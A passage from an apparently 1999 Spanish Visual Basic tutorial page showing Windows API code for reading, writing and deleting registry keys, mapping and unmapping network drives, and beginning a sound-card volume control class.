            ' Cerrar la clave abierta
            lRet = RegCloseKey(phkResult)
        End If
    End If
'    Exit Sub
'AsociarExtErr:
'    Debug.Print "AsociarExt, error # " & Err.Number & " " & Err.Description
'    Err = 0
End Sub

Public Function DeleteKeyWin95(ByVal hKey As Long, ByVal szKey As String) As Long
    ' Esta no funciona en Windows NT y parece que tampoco en Win98
    ' Sólo en Windows 95

    DeleteKeyWin95 = RegDeleteKey(hKey, szKey)

    'Dim lRet As eHKEYError
    'Dim phkResult As Long

    'lRet = RegOpenKeyEx(hKey, szKey, 0&, KEY_ALL_ACCESS, phkResult)
    'If lRet = ERROR_SUCCESS Then
    '    lRet = RegDeleteKey(phkResult, szKey)
    '    Call RegCloseKey(phkResult)
    'End If

    'DeleteKeyWin95 = lRet
End Function

Public Sub DesasociarExt(ByVal sExt As String)
```

```
    ' Para desasociar la extensión indicada
    '
    Dim sProgId As String
    Dim lRet As eHKEYError

    ' Si no se especifica el punto
    If InStr(sExt, ".") = 0 Then
        sExt = "." & sExt
    End If

    sProgId = QueryRegBase(sExt)
    ' Si la extensión está registrada...
    If Len(sProgId) Then
        ' Esto sólo funciona en Windows 95
        'lRet = DeleteKeyWin95(HKEY_CLASSES_ROOT, sExt)
        'If lRet = ERROR_SUCCESS Then
        '    Call DeleteKeyWin95(HKEY_CLASSES_ROOT, sProgId)
        'End If

        ' Esto funciona en Windows 98 y Windows NT,
        ' también en Win95, aunque algo más lento...
        Call DeleteKeyNT(HKEY_CLASSES_ROOT, sExt)
        Call DeleteKeyNT(HKEY_CLASSES_ROOT, sProgId)
    End If
End Sub

Public Function SetReg(ByVal sKey As String, ByVal sName As String, _
                       Optional ByVal vValue As Variant, _
                       Optional ByVal hKey As eHKEY = HKEY_CURRENT_USER, _
                       Optional ByVal RegDataType As eHKEYDataType = REG_SZ, _
                       Optional ByVal bCreateKey As Boolean = True) As eHKEYError
    ' Asignar un valor en el registro
    '
    ' Parámetros:
    '   sKey        Clave a la que se asignará el valor
    '   sName       Nombre de la entrada a asignar el valor
    '   vValue      Valor a asignar, el tipo se debe corresponder con el
    '               tipo indicado en el parámetro RegDataType
    '   hKey        Clave principal del registro.
    '               Si en sKey se incluye, no es necesario especificarla
    '   RegDataType Tipo de dato a asignar
    '   bCreateKey  Si no existe la clave, crearla
    '
    ' Devolverá un valor del tipo: eHKEYError
    '

    Dim lRet As Long
    Dim hKey2 As Long
    Dim cbData As Long
    Dim aData() As Byte
    Dim sData As String
    Dim lData As Long

    ' Convertimos la clave indicada en un valor correcto,
    ' para el caso que se indique la clave raiz en sKey
    hKey = ParseKey(sKey, hKey)

    ' Abrir la clave indicada
    lRet = RegOpenKeyEx(hKey, sKey, 0&, KEY_WRITE, hKey2)

    ' Si da error, comprobar si se crea la clave
    If lRet <> ERROR_SUCCESS Then
        If bCreateKey Then
            lRet = RegCreateKey(hKey, sKey, hKey2)
        End If
    End If
    ' Si se produce error, salir
    If lRet <> ERROR_SUCCESS Then
        SetReg = lRet
        Exit Function
    End If
```

```
    ' Asignar el valor
    '
    Select Case RegDataType
    Case REG_BINARY
        aData = vValue
        cbData = UBound(aData)
        lRet = RegSetValueEx(hKey2, sName, 0&, RegDataType, aData(0), cbData)
    Case REG_DWORD
        cbData = 4
        lData = CLng(vValue)
        lRet = RegSetValueEx(hKey2, sName, 0&, RegDataType, lData, cbData)
    Case REG_SZ
        sData = CStr(vValue)
        If Len(sData) = 0 Then
            sData = ""
        End If
        cbData = Len(sData) + 1
        ' Hay que usar ByVal porque está declarado como Any---v
        lRet = RegSetValueEx(hKey2, sName, 0&, RegDataType, ByVal sData, cbData)
    Case Else
        ' No implementado...
    End Select
    lRet = RegCloseKey(hKey2)

    SetReg = lRet
End Function

Public Function DeleteKey(ByVal sKey As String, _
                          Optional ByVal sValue As String = "", _
                          Optional ByVal hKey As eHKEY = HKEY_CURRENT_USER _
                          ) As eHKEYError
    '--------------------------------------------------------------------------
    ' Borrar la clave especificada del registro
    ' o el valor especificado
    '
    ' Parámetros de entrada:
    '   sKey        SubClave del registro
    '               Se puede especificar el nombre de la clave raiz
    '               que se convertirá al valor adecuado
    '   sValue      Nombre de la entrada que queremos borrar.
    '               Si no se especifica, se borrará la clave.
    '   hKey        Clave principal del registro.
    '               Si en sKey se incluye, no es necesario especificarla
    ' Devuelve:
    '   el código devuelto por la operación realizada
    '--------------------------------------------------------------------------
    Dim lRet As eHKEYError
    Dim hKey2 As Long

    ' Nos aseguramos que hKey tenga el valor correcto
    Select Case hKey
    'Case HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS
    Case HKEY_FIRST To HKEY_LAST
        ' nada que hacer, todo correcto
    Case Else
        ' Asignamos el valor por defecto
        hKey = HKEY_CLASSES_ROOT
    End Select

    hKey = ParseKey(sKey)

    ' Si no se especifica sValue, se borra la clave
    If Len(sValue) = 0 Then
        DeleteKey = DeleteKeyNT(hKey, sKey)
        Exit Function
    End If
    ' Borrar el valor indicado
    lRet = RegOpenKeyEx(hKey, sKey, 0&, KEY_WRITE, hKey2)
    If lRet = ERROR_SUCCESS Then
```

```
        lRet = RegDeleteValue(hKey2, sValue)
        Call RegCloseKey(hKey2)
    End If

    DeleteKey = lRet
End Function

Public Function EnumKeys(colKeys() As String, ByVal sKey As String) As Boolean
    '---------------------------------------------------------------------------
    ' Enumera todas las subclaves de la clave indicada en sKey      (12/Oct/98)
    '
    ' Parámetros:
    '   colKeys()   Array unidimensional que contendrá las claves halladas
    '               Los valores devueltos estarán comprendidos entre:
    '               1 y UBound(colKeys)
    '   sKey        Clave completa de la que se quiere la información
    '
    ' Devolverá True si todo va bien
    '
    ' Revisado para Array y buen funcionamiento (espero)            (14/Oct/98)
    ' Revisado para funcionar en Windows NT (Win2000 Prof Beta 3)   (12/Jun/99)
    '---------------------------------------------------------------------------
    Dim dwIndex             As Long
    Dim ret                 As Long
    Dim hKey2               As Long
    Dim hKey                As Long
    Dim lpName              As String
    Dim lpftLastWriteTime   As FILETIME
    Dim colItems            As Long
    Dim lSize               As Long
    Dim SubKeysNum          As Long
    Dim MaxSubKeyLen        As Long
    Dim numValues           As Long
    Dim MaxValueNameLen     As Long
    Dim MaxDataLen          As Long

    colItems = 0
    ReDim colKeys(0)

    ' Si se pasa una cadena en sKey, esta función la convierte
    ' en un valor válido para la clave principal
    hKey = ParseKey(sKey, hKey)

    ' Abrir la clave indicada
    '////////////////////////////////////////////////////////////////////////
    '   Para que en Windows 2000 funcione,                          (12/Jun/99)
    '   he cambiado el tipo de acceso de KEY_ENUMERATE_SUB_KEYS a KEY_READ
    '////////////////////////////////////////////////////////////////////////
    'ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_ENUMERATE_SUB_KEYS, hKey2)
    ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_READ, hKey2)

    EnumKeys = True
    ' Si todo va bien (se ha podido abrir la clave)
    If ret = ERROR_SUCCESS Then
        ' Obtener información de la clave y datos, devolverá:
        ' SubKeysNum        Número de subclaves
        ' MaxSubKeyLen      Tamaño máximo de nombre de clave
        ' numValues         Número de valores en esta clave
        ' MaxValueNameLen   Tamaño máximo del nombre del valor
        ' MaxDataLen        Tamaño máximo de los datos
        '
        ' Probado para Windows 2000 Professional                     (12/Jun/99)
        'ret = RegQueryInfoKey(hKey2, vbNullString, 0&, 0&, _
                              SubKeysNum, MaxSubKeyLen, _
                              0&, numValues, MaxValueNameLen, _
                              MaxDataLen, 0&, lpftLastWriteTime)
        ' Sólo nos interesa el número de subclaves y la longitud máxima
        ret = RegQueryInfoKey(hKey2, vbNullString, 0&, 0&, _
                              SubKeysNum, MaxSubKeyLen, _
                              0&, 0&, 0&, _
```

```
                            0&, 0&, lpftLastWriteTime)

        ' Se empieza desde cero
        For dwIndex = 0 To SubKeysNum
            lSize = MaxSubKeyLen
            lpName = String$(lSize + 1, 0)
            ' Sólo nos interesa los nombres de las subclaves
            ret = RegEnumKeyEx(hKey2, dwIndex, lpName, lSize, _
                            0&, vbNullString, 0&, lpftLastWriteTime)
            If ret = ERROR_MORE_DATA Or ret = ERROR_SUCCESS Then
                ' Redimensionar el array
                colItems = colItems + 1
                ReDim Preserve colKeys(colItems)
                ' lSize tiene el número de caracteres devuelto,
                ' sin incluir el CHR$(0) del final
                colKeys(colItems) = Left$(lpName, lSize)
            End If
        Next
    Else
        EnumKeys = False
    End If
    ' Cerrar la clave abierta
    Call CloseKey(hKey2)
End Function

Private Function RTrimZero(ByVal sString As String, _
                           Optional ByVal PorElFinal As Boolean = False) As String
    ' Devuelve una cadena hasta el primer Chr$(0)                   (12/Oct/98)
    ' Ampliada para poder devolver hasta el último                  (12/Jun/99)
    Dim i As Long

    ' Si se quitan los últimos Chr$(0)
    If PorElFinal Then
        ' La cadena termina en el último Chr$(0)
        For i = Len(sString) To 1 Step -1
            If Mid$(sString, i, 1) = Chr$(0) Then
                sString = Left$(sString, i - 1)
                Exit For
            End If
        Next
        ' Sustituir los Chr$(0) por espacios
        For i = 1 To Len(sString)
            If Mid$(sString, i, 1) = Chr$(0) Then
                Mid$(sString, i, 1) = " "
            End If
        Next

'        i = Len(sString)
'        Do While Mid$(sString, i, 1) = Chr$(0)
'            i = i - 1
'        Loop
'        ' i tendrá el primer caracter que no es un Chr$(0)
'        If i > 0 Then
'            sString = Left$(sString, i)
'        End If
    Else
        i = InStr(sString, Chr$(0))
        If i Then
            sString = Left$(sString, i - 1)
        End If
    End If
    RTrimZero = sString
End Function

Public Function EnumValues(ByRef colKeys() As String, ByVal sKey As String) As Boolean
    '-------------------------------------------------------------------------
    ' Enumera todos los valores de la clave indicada en sKey        (12/Oct/98)
    '
    ' Parámetros:
    '   colKeys()   Array unidimensional que contendrá las claves halladas
```

```
'               En este array se almacena el nombre del valor y a
'               continuación el valor en si, por tanto hay que tener
'               esto en cuenta a la hora de recuperar la información.
'               Los valores estarán comprendidos entre 1 y UBound(colKeys)
'               colKeys(i)= nombre, colKeys(i+1)= valor
'               Ver el ejemplo de cómo usarla un poco más abajo.
'   sKey        Clave completa de la que se quiere la información
'
' Devolverá True si todo va bien
'
' Revisado para Array y buen funcionamiento (espero)        (14/Oct/98)
'-------------------------------------------------------------------------
'Para recuperar la información de colKeys(), hacer esto:
'
'If .EnumValues(colKeys(), sKey) Then
'    For i = 1 To UBound(colKeys) Step 2
'        'colKeys(i)        será el nombre
'        'colKeys(i + 1)    será el valor o dato almacenado
'    Next
'End If
'-------------------------------------------------------------------
'
Dim dwIndex             As Long
Dim ret                 As Long
Dim hKey2               As Long
Dim hKey                As Long
Dim lpName              As String
Dim lpftLastWriteTime   As FILETIME
Dim retDT               As eHKEYDataType
Dim lSize               As Long
Dim sData               As String
Dim aData()             As Byte
Dim lDWord              As Long
Dim i                   As Long
Dim colItems            As Long
Dim SubKeysNum          As Long
Dim MaxSubKeyLen        As Long
Dim numValues           As Long
Dim MaxValueNameLen     As Long
Dim MaxDataLen          As Long

' Si se pasa una cadena en sKey, esta función la convierte
' en un valor válido para la clave principal
hKey = ParseKey(sKey, hKey)

' Abrir la clave indicada
' En este caso da igual el tipo de acceso,                      (12/Jun/99)
' pero... más vale prevenir
'ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_QUERY_VALUE, hKey2)
ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_READ, hKey2)

' Valores por defecto
EnumValues = True
ReDim aData(0)
lDWord = 0
sData = ""

' Inicializar el array
colItems = 0
ReDim colKeys(colItems)

' Si todo va bien (se ha podido abrir la clave)
If ret = ERROR_SUCCESS Then
    ' Obtener la información de esta clave, devolverá:
    ' SubKeysNum        Número de subclaves
    ' MaxSubKeyLen      Tamaño máximo de nombre de clave
    ' numValues         Número de valores en esta clave
    ' MaxValueNameLen   Tamaño máximo del nombre del valor
    ' MaxDataLen        Tamaño máximo de los datos
    'ret = RegQueryInfoKey(hKey2, 0&, 0&, 0&, SubKeysNum, MaxSubKeyLen, _
```

```
                        0&, numValues, MaxValueNameLen, _
                        MaxDataLen, 0&, lpftLastWriteTime)

        ' A ver si así funciona...                                  (12/Jun/99)
        ret = RegQueryInfoKey(hKey2, vbNullString, 0&, 0&, _
                        SubKeysNum, MaxSubKeyLen, _
                        0&, numValues, MaxValueNameLen, _
                        MaxDataLen, 0&, lpftLastWriteTime)

        ' Este es el error que me da el Windows 2000 Pro             (12/Jun/99)
        If ret = ERROR_INVALID_PARAMETERS Then
            Debug.Print "ERROR_INVALID_PARAMETERS"
            EnumValues = False
            GoTo SalirEnumValues
        End If

        lpName = String$(MaxValueNameLen + 1, 0)
        ' Hacer un bucle para el número de valores posibles
        For dwIndex = 0 To numValues
            lpName = String$(MaxValueNameLen + 1, 0)
            ' Llamarlo primero para saber el tipo de datos,
            ' el cual estará en retDT
            '////////////////////////////////////////////////////////////
            ' De esta forma en Win2000 produce un error de protección
            'ret = RegEnumValue(hKey2, dwIndex, ByVal 0&, ByVal 0&, 0&, retDT, ByVal 0&, ByVal 0&)
            'ret = RegEnumValue(hKey2, dwIndex, vbNullString, ByVal 0&, 0&, retDT, ByVal 0&, ByVal
0&)
            '////////////////////////////////////////////////////////////
            ret = RegEnumValue(hKey2, dwIndex, 0&, 0&, 0&, retDT, 0&, 0&)
            'ret = RegEnumValue(hKey2, dwIndex, lpName, Len(lpName), 0&, retDT, ByVal sData, lSize)
            ' la primera vez, cuando dwIndex = cero, devuelve ERROR_SUCCESS,
            ' pero después devuelve ERROR_MORE_DATA mientras haya datos.
            If ret = ERROR_MORE_DATA Or ret = ERROR_SUCCESS Then
                lSize = MaxDataLen
                Select Case retDT
                Case REG_SZ, REG_EXPAND_SZ, REG_MULTI_SZ
                    ' Datos de cadena
                    sData = String$(lSize, 0)
                    ret = RegEnumValue(hKey2, dwIndex, lpName, Len(lpName), 0&, retDT, ByVal sData,
lSize)
                    If retDT = REG_MULTI_SZ Then
                        sData = RTrimZero(sData, True)
                    Else
                        sData = RTrimZero(sData)
                    End If
                    lpName = RTrimZero(lpName)
                    ReDim Preserve colKeys(colItems + 2)
                    colKeys(colItems + 1) = lpName
                    colKeys(colItems + 2) = sData
                    colItems = colItems + 2
                Case REG_DWORD
                    ' Datos numéricos (long)
                    ret = RegEnumValue(hKey2, dwIndex, lpName, Len(lpName), 0&, retDT, lDWord,
lSize)
                    sData = CStr(lDWord)
                    lpName = RTrimZero(lpName)
                    ReDim Preserve colKeys(colItems + 2)
                    colKeys(colItems + 1) = lpName
                    colKeys(colItems + 2) = sData
                    colItems = colItems + 2
                'Case REG_BINARY
                '    'Datos binarios
                Case Else
                    ' Tratarlo como Binary
                    If lSize Then
                        ReDim aData(lSize)
                        ' Leer los datos binarios
                        ret = RegEnumValue(hKey2, dwIndex, lpName, Len(lpName), 0&, retDT, aData(0),
lSize)
                        lpName = RTrimZero(lpName)
```

```
                        ' Al estilo de como se muestra con RegEdit
                        sData = ""
                        For i = 0 To UBound(aData) - 1
                            sData = sData & Format$(Hex$(aData(i)), "00") & " "
                        Next
                        ReDim Preserve colKeys(colItems + 2)
                        colKeys(colItems + 1) = lpName
                        colKeys(colItems + 2) = sData
                        colItems = colItems + 2
                    End If
                End Select
            End If
        Next
    Else
        EnumValues = False
    End If
SalirEnumValues:
    ' Cerrar la clave abierta
    ret = CloseKey(hKey2)
End Function

Public Function RegSaveKey(ByVal sKey As String, ByVal lpFile As String) As Long
    ' Guarda en un fichero el contenido de una clave, las subclaves y datos.
    ' Y funcionar, funciona, pero el fichero que da como resultado no es
    ' un fichero de texto...
    ' No he probado a asignar de nuevo el valor guardado, pero seguramente
    ' funcionará, lo que pasa es que no tiene un formato reconocido por
    ' RegEdit.exe (extensión .REG)
    '
    '$Por hacer: comprobar si esta función está bien...
    '
    ' Los atributos de seguridad se ignoran en Win95/98 (0&)
    ' si ese valor se usa en NT, se usarán los atributos por defecto...
    '
    ' Nombre a usar de forma temporal
    Const stmpFic As String = "\tmp.reg"
    Dim hKey As Long
    Dim hKey2 As Long
    Dim ret As eHKEYError

    ' Abrir la clave del registro
    hKey = ParseKey(sKey)

    ret = RegOpenKeyEx(hKey, sKey, 0&, 0&, hKey2)

    ' Guardarla en el fichero indicado
    ' como no se permiten nombres largos, se grabará en \tmp.reg
    ' y después se copiará en el nombre indicado.
    ' En Win95 se guarda con los atributos ReadOnly, Hide y System
    '
    ' La función falla si ya existe el fichero
    On Local Error Resume Next
    If Len(Dir$(stmpFic, vbHidden + vbReadOnly + vbSystem)) Then
        SetAttr stmpFic, vbNormal
        Kill stmpFic
    End If
    ret = RegSaveKeyA(hKey2, stmpFic, 0&)
    If ret = ERROR_SUCCESS Then
        ' Quitarle los atributos
        SetAttr stmpFic, vbNormal
        ' renombrar el fichero
        FileCopy stmpFic, lpFile
        ' borrar el temporal
        Kill stmpFic
    End If
    Err = 0
    RegCloseKey hKey2
End Function
```

Pulsa este link si quieres bajarte el listado completo de la clase y el ejemplo. (QueryReg3.zip 19.7 KB)

Cómo conectarse a una unidad de red

Publicado: 23/Jun/99

Este es un ejemplo de cómo conectarse y desconectarse de unidades de red, usando código de Visual Basic... con ayuda del API de Windows.
El código aquí mostrado está sacado de la Knowledge Base de Microsoft, artículo Q173011. Lo que yo he hecho ha sido probarlo y adaptarlo para su uso en un formulario... pero como creo que es un tema que a más de uno le puede interesar... aquí está.
He dejado los comentarios originales... en inglés, claro.

Puedes bajarte el código de ejemplo, (net.zip 2.67 KB) aunque básicamente es muy simple, lo que al formulario se refiere, ya que el código a usar es el que te muestro a continuación.

Este es el aspecto del formulario en ejecución:

```
'--------------------------------------------------------------------------
' Prueba de conexión / desconexión a unidades de red                (23/Jun/99)
'
' ©Guillermo 'guille' Som, 1999
'
' Ejemplo basado en un artículo de la Knowledge Base de Microsoft:
'   HOWTO: Add and Remove Network Connections
'   Article ID: Q173011
'--------------------------------------------------------------------------
Option Explicit

Private Declare Function WNetAddConnection2 Lib "mpr.dll" Alias "WNetAddConnection2A" _
    (lpNetResource As NETRESOURCE, ByVal lpPassword As String, _
    ByVal lpUserName As String, ByVal dwFlags As Long) As Long

Private Declare Function WNetCancelConnection2 Lib "mpr.dll" Alias "WNetCancelConnection2A" _
    (ByVal lpName As String, ByVal dwFlags As Long, ByVal fForce As Long) As Long

Private Type NETRESOURCE
    dwScope As Long
    dwType As Long
    dwDisplayType As Long
    dwUsage As Long
```

```
    lpLocalName As String
    lpRemoteName As String
    lpComment As String
    lpProvider As String
End Type

Private Const NO_ERROR = 0
Private Const CONNECT_UPDATE_PROFILE = &H1
' The following includes all the constants defined for NETRESOURCE,
' not just the ones used in this example.
Private Const RESOURCETYPE_DISK = &H1
Private Const RESOURCETYPE_PRINT = &H2
Private Const RESOURCETYPE_ANY = &H0
Private Const RESOURCE_CONNECTED = &H1
Private Const RESOURCE_REMEMBERED = &H3
Private Const RESOURCE_GLOBALNET = &H2
Private Const RESOURCEDISPLAYTYPE_DOMAIN = &H1
Private Const RESOURCEDISPLAYTYPE_GENERIC = &H0
Private Const RESOURCEDISPLAYTYPE_SERVER = &H2
Private Const RESOURCEDISPLAYTYPE_SHARE = &H3
Private Const RESOURCEUSAGE_CONNECTABLE = &H1
Private Const RESOURCEUSAGE_CONTAINER = &H2
' Error Constants:
Private Const ERROR_ACCESS_DENIED = 5&
Private Const ERROR_ALREADY_ASSIGNED = 85&
Private Const ERROR_BAD_DEV_TYPE = 66&
Private Const ERROR_BAD_DEVICE = 1200&
Private Const ERROR_BAD_NET_NAME = 67&
Private Const ERROR_BAD_PROFILE = 1206&
Private Const ERROR_BAD_PROVIDER = 1204&
Private Const ERROR_BUSY = 170&
Private Const ERROR_CANCELLED = 1223&
Private Const ERROR_CANNOT_OPEN_PROFILE = 1205&
Private Const ERROR_DEVICE_ALREADY_REMEMBERED = 1202&
Private Const ERROR_EXTENDED_ERROR = 1208&
Private Const ERROR_INVALID_PASSWORD = 86&
Private Const ERROR_NO_NET_OR_BAD_PATH = 1203&


Private Sub cmdAdd_Click()
    Dim NetR As NETRESOURCE
    Dim ErrInfo As Long
    ' Datos del usuario y password
    Dim MyPass As String, MyUser As String
    Dim sPath As String

    sPath = CurDir$

    NetR.dwScope = RESOURCE_GLOBALNET
    NetR.dwType = RESOURCETYPE_DISK
    NetR.dwDisplayType = RESOURCEDISPLAYTYPE_SHARE
    NetR.dwUsage = RESOURCEUSAGE_CONNECTABLE
    NetR.lpLocalName = txtLocal ' If undefined, Connect with no device
    NetR.lpRemoteName = txtNet  ' Your valid share
    'NetR.lpComment = "Optional Comment"
    'NetR.lpProvider =    ' Leave this undefined

    ' If the UserName and Password arguments are NULL, the user context
    ' for the process provides the default user name.
    ErrInfo = WNetAddConnection2(NetR, MyPass, MyUser, CONNECT_UPDATE_PROFILE)
    If ErrInfo = NO_ERROR Then
        lblStatus = " Conexión realizada con éxito"
        sPath = txtLocal
    Else
        lblStatus = " ERROR al intentar realizar la conexión"
        MsgBox "ERROR: " & ErrInfo & " - Net Connection Failed!", vbExclamation, "Share not
```

```
Connected"
    End If

    ' Rellenar el DirBox
    Dir1.Path = sPath
End Sub


Private Sub cmdCancel_Click()
    Dim ErrInfo As Long
    Dim strLocalName As String

    ' You may specify either the lpRemoteName or lpLocalName
    'strLocalName = "\\ServerName\ShareName"
    strLocalName = txtLocal
    ErrInfo = WNetCancelConnection2(strLocalName, CONNECT_UPDATE_PROFILE, False)
    If ErrInfo = NO_ERROR Then
        lblStatus = " Desconectado de la unidad " & strLocalName & " satisfactoriamente"
    Else
        lblStatus = " ERROR al desconectar la unidad " & strLocalName
        MsgBox "ERROR: " & ErrInfo & " - Net Disconnection Failed!", vbExclamation, "Share not
Disconnected"
    End If

    Dir1.Path = CurDir$
End Sub
```

Clase para manipular el volumen de la tarjeta de sonido

Actualizado el 09/Jul/99

Con este código podrás manejar el volumen del sistema... el de la tarjeta de sonido, que con esto del volumen, puede parecer que es el volumen de una unidad de disco...

Este código está basado en un ejemplo de la Knowledge Base de Microsoft, en ese ejemplo también se manipula el volumen de entrada, el del micrófono, pero en esta clase sólo se maneja el volumen de salida... además, le he añadido una función para hacer fade... es decir, desvanecer el sonido, además de algunas otras cosillas... pocas, esa es la verdad, pero creo que es interesante, además de que de vez en cuando se hacen consultas sobre este tema... por tanto, espero que te pueda ser de utilidad.

Aquí tienes el código de la clase y un ejemplo de cómo usarla.
Los listados puedes bajarlo pulsando en este link (volumen.zip 6.55 KB)

```
'
'--------------------------------------------------------------------------
' cVolumen                                                      (09/Jul/99)
' Clase para manejar el volumen del sistema
'
' Las propiedades, métodos y eventos son:
'   Fade            Para hacer fade (desvanecer el volumen)
'   MaxVol          Valor máximo para el volumen (sólo lectura)
'   MinVol          Valor mínimo para el volumen (sólo lectura)
'   Volumen         Para asignar u obtener el valor del volumen
'   CambioVolumen   Evento producido cada vez que se cambia el volumen
'
' ©Guillermo 'guille' Som, 1999
'--------------------------------------------------------------------------
' El código está basado en un ejemplo de la Knowledge Base de Microsoft:
'   FILE: VOLUME.EXE: Set Volume Control Levels Using Visual Basic
'   Article ID: Q178456
'--------------------------------------------------------------------------
Option Explicit

' Evento para notificar el cambio del volumen
Public Event CambioVolumen(ByVal VolumenActual As Long)


'--------------------------------------------------------------------------
' Variables, constantes, tipos y declaraciones para el control del volumen
'
Private VolActual As Long       ' Volumen actual
Private hMixer As Long          ' mixer handle
Private volCtrl As MIXERCONTROL ' waveout volume control
Private rc As Long              ' return code
Private ok As Boolean           ' boolean return code
```

```
Private Const MIXER_SETCONTROLDETAILSF_VALUE = &H0&

Private Const MMSYSERR_NOERROR = 0
Private Const MAXPNAMELEN = 32
Private Const MIXER_LONG_NAME_CHARS = 64
Private Const MIXER_SHORT_NAME_CHARS = 16
Private Const MIXER_GETLINEINFOF_COMPONENTTYPE = &H3&
Private Const MIXER_GETCONTROLDETAILSF_VALUE = &H0&
Private Const MIXER_GETLINECONTROLSF_ONEBYTYPE = &H2&
Private Const MIXERLINE_COMPONENTTYPE_DST_FIRST = &H0&
Private Const MIXERLINE_COMPONENTTYPE_SRC_FIRST = &H1000&

Private Const MIXERLINE_COMPONENTTYPE_DST_SPEAKERS = _
               (MIXERLINE_COMPONENTTYPE_DST_FIRST + 4)

Private Const MIXERLINE_COMPONENTTYPE_SRC_MICROPHONE = _
               (MIXERLINE_COMPONENTTYPE_SRC_FIRST + 3)

Private Const MIXERLINE_COMPONENTTYPE_SRC_LINE = _
               (MIXERLINE_COMPONENTTYPE_SRC_FIRST + 2)

Private Const MIXERCONTROL_CT_CLASS_FADER = &H50000000
Private Const MIXERCONTROL_CT_UNITS_UNSIGNED = &H30000

Private Const MIXERCONTROL_CONTROLTYPE_FADER = _
               (MIXERCONTROL_CT_CLASS_FADER Or _
               MIXERCONTROL_CT_UNITS_UNSIGNED)

Private Const MIXERCONTROL_CONTROLTYPE_VOLUME = _
               (MIXERCONTROL_CONTROLTYPE_FADER + 1)

Private Declare Function mixerClose Lib "winmm.dll" _
               (ByVal hmx As Long) As Long

Private Declare Function mixerGetControlDetails Lib "winmm.dll" _
               Alias "mixerGetControlDetailsA" _
               (ByVal hmxobj As Long, _
               pmxcd As MIXERCONTROLDETAILS, _
               ByVal fdwDetails As Long) As Long

Private Declare Function mixerGetDevCaps Lib "winmm.dll" _
               Alias "mixerGetDevCapsA" _
               (ByVal uMxId As Long, _
               ByVal pmxcaps As MIXERCAPS, _
               ByVal cbmxcaps As Long) As Long

Private Declare Function mixerGetID Lib "winmm.dll" _
               (ByVal hmxobj As Long, _
               pumxID As Long, _
               ByVal fdwId As Long) As Long

Private Declare Function mixerGetLineControls Lib "winmm.dll" _
               Alias "mixerGetLineControlsA" _
               (ByVal hmxobj As Long, _
               pmxlc As MIXERLINECONTROLS, _
               ByVal fdwControls As Long) As Long

Private Declare Function mixerGetLineInfo Lib "winmm.dll" _
               Alias "mixerGetLineInfoA" _
               (ByVal hmxobj As Long, _
               pmxl As MIXERLINE, _
```

```
                ByVal fdwInfo As Long) As Long

Private Declare Function mixerGetNumDevs Lib "winmm.dll" () As Long

Private Declare Function mixerMessage Lib "winmm.dll" _
                (ByVal hmx As Long, _
                ByVal uMsg As Long, _
                ByVal dwParam1 As Long, _
                ByVal dwParam2 As Long) As Long

Private Declare Function mixerOpen Lib "winmm.dll" _
                (phmx As Long, _
                ByVal uMxId As Long, _
                ByVal dwCallback As Long, _
                ByVal dwInstance As Long, _
                ByVal fdwOpen As Long) As Long

Private Declare Function mixerSetControlDetails Lib "winmm.dll" _
                (ByVal hmxobj As Long, _
                pmxcd As MIXERCONTROLDETAILS, _
                ByVal fdwDetails As Long) As Long

Private Declare Sub CopyStructFromPtr Lib "kernel32" _
                Alias "RtlMoveMemory" _
                (struct As Any, _
                ByVal ptr As Long, ByVal cb As Long)

Private Declare Sub CopyPtrFromStruct Lib "kernel32" _
                Alias "RtlMoveMemory" _
                (ByVal ptr As Long, _
                struct As Any, _
                ByVal cb As Long)

Private Declare Function GlobalAlloc Lib "kernel32" _
                (ByVal wFlags As Long, _
                ByVal dwBytes As Long) As Long

Private Declare Function GlobalLock Lib "kernel32" _
                (ByVal hMem As Long) As Long

Private Declare Function GlobalFree Lib "kernel32" _
                (ByVal hMem As Long) As Long

Private Type MIXERCAPS
    wMid As Integer                   '  manufacturer id
    wPid As Integer                   '  product id
    vDriverVersion As Long            '  version of the driver
    szPname As String * MAXPNAMELEN   '  product name
    fdwSupport As Long                '  misc. support bits
    cDestinations As Long             '  count of destinations
End Type

Private Type MIXERCONTROL
    cbStruct As Long           '  size in Byte of MIXERCONTROL
    dwControlID As Long        '  unique control id for mixer device
    dwControlType As Long      '  MIXERCONTROL_CONTROLTYPE_xxx
    fdwControl As Long         '  MIXERCONTROL_CONTROLF_xxx
    cMultipleItems As Long     '  if MIXERCONTROL_CONTROLF_MULTIPLE set
    szShortName As String * MIXER_SHORT_NAME_CHARS  ' short name of control
    szName As String * MIXER_LONG_NAME_CHARS        ' long name of control
```

```
    lMinimum As Long           '  Minimum value
    lMaximum As Long           '  Maximum value
    reserved(10) As Long       '  reserved structure space
End Type

Private Type MIXERCONTROLDETAILS
    cbStruct As Long       '  size in Byte of MIXERCONTROLDETAILS
    dwControlID As Long    '  control id to get/set details on
    cChannels As Long      '  number of channels in paDetails array
    item As Long           '  hwndOwner or cMultipleItems
    cbDetails As Long      '  size of _one_ details_XX struct
    paDetails As Long      '  pointer to array of details_XX structs
End Type

Private Type MIXERCONTROLDETAILS_UNSIGNED
    dwValue As Long        '  value of the control
End Type

Private Type MIXERLINE
    cbStruct As Long               '  size of MIXERLINE structure
    dwDestination As Long          '  zero based destination index
    dwSource As Long               '  zero based source index (if source)
    dwLineID As Long               '  unique line id for mixer device
    fdwLine As Long                '  state/information about line
    dwUser As Long                 '  driver specific information
    dwComponentType As Long        '  component type line connects to
    cChannels As Long              '  number of channels line supports
    cConnections As Long           '  number of connections (possible)
    cControls As Long              '  number of controls at this line
    szShortName As String * MIXER_SHORT_NAME_CHARS
    szName As String * MIXER_LONG_NAME_CHARS
    dwType As Long
    dwDeviceID As Long
    wMid  As Integer
    wPid As Integer
    vDriverVersion As Long
    szPname As String * MAXPNAMELEN
End Type

Private Type MIXERLINECONTROLS
    cbStruct As Long       '  size in Byte of MIXERLINECONTROLS
    dwLineID As Long       '  line id (from MIXERLINE.dwLineID)
                           '  MIXER_GETLINECONTROLSF_ONEBYID or
    dwControl As Long      '  MIXER_GETLINECONTROLSF_ONEBYTYPE
    cControls As Long      '  count of controls pmxctrl points to
    cbmxctrl As Long       '  size in Byte of _one_ MIXERCONTROL
    pamxctrl As Long       '  pointer to first MIXERCONTROL array
End Type

Private Sub Class_Initialize()
    ' Abrir el ¿mezclador?
    Call AbrirMixer
End Sub

